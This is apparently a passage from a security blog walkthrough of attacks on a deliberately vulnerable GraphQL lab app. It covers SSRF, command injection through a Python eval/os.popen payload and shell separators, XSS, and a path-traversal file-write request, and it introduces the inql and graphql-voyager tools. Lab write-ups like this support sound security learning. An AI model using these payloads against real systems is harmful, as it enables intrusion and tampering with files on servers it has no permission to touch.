
GraphQL Field Suggestions
0x03 Feature Abuse
(1) SSRF
The feature point is shown in the figure:


Capturing the traffic, using the gopher or dict protocol, SSRF can be achieved either way
(2) Command Injection

See:https://sethsec.blogspot.com/2016/11/exploiting-python-code-injection-in-web.html
In fact, according to the code https://github.com/dolevf/Damn-Vulnerable-GraphQL-Application/blob/614a19549b25dc8fc0edfa2cd0cabe613422c0bb/core/views.py#L130

First, considering f-strings, you could originally have used
>>> f'''{eval(compile("__import__('os').popen('pwd').read()", '', 'single'))}'''
'/c/cmder_c\n'
'None'
to achieve command injection.
But since the content cannot be fully controlled, it is better to just go with os-cmd injection, which kills at will
``
||
;;
&&

(3) XSS



(4) Arbitrary File Read

POST /graphql HTTP/1.1
Host: dvga
Content-Length: 269
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4371.0 Safari/537.36
Content-Type: application/json
Origin: http://dvga
Referer: http://dvga/upload_paste
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=eyJkaWZmaWN1bHR5IjoiZWFzeSJ9.YKTdFg.gxo7zovzYI-WIWb3kior9oodnw8; env=Z3JhcGhpcWw6ZGlzYWJsZQ==
Connection: close

{"query":"mutation UploadPaste ($filename: String!, $content: String!) {\n          uploadPaste(filename: $filename, content:$content)\n          {\n            result\n          }\n        }","variables":{"content":"FILE_content","filename":"../../../../tmp/111.txt"}}
0x04 Exploitation Tools
inql
https://github.com/doyensec/inql

After cloning it locally, just open the bin directory; it will generate inql’s organized results in the current directory, as shown in the figure


Note: this tool does not support non-80 ports well; the source code needs to be modified.
GraphiQL Query Result Visualization
https://apis.guru/graphql-voyager/

② Paste the query syntax into GraphiQL’s console and get the query result, ③ then paste the result back into the text box in the figure above. This yields the data structure shown in the figure below (PS: for some reason, it sometimes fails)


Find the entity you are interested in, locate its query syntax under the Query directory generated by inql, construct the query parameters, and run the query. For example, for this query syntax (it has been converted, since the original query is not convenient for visualization)
{"query": "query {
paste(pId:\"code\") {
	id
	title
	content
	public
	userAgent
	ipAddr
	ownerId
	burn
	pId
	owner {
		id
	}
	Owner {
		id
	}
}}"}
Querying directly of course yields no result, as shown below
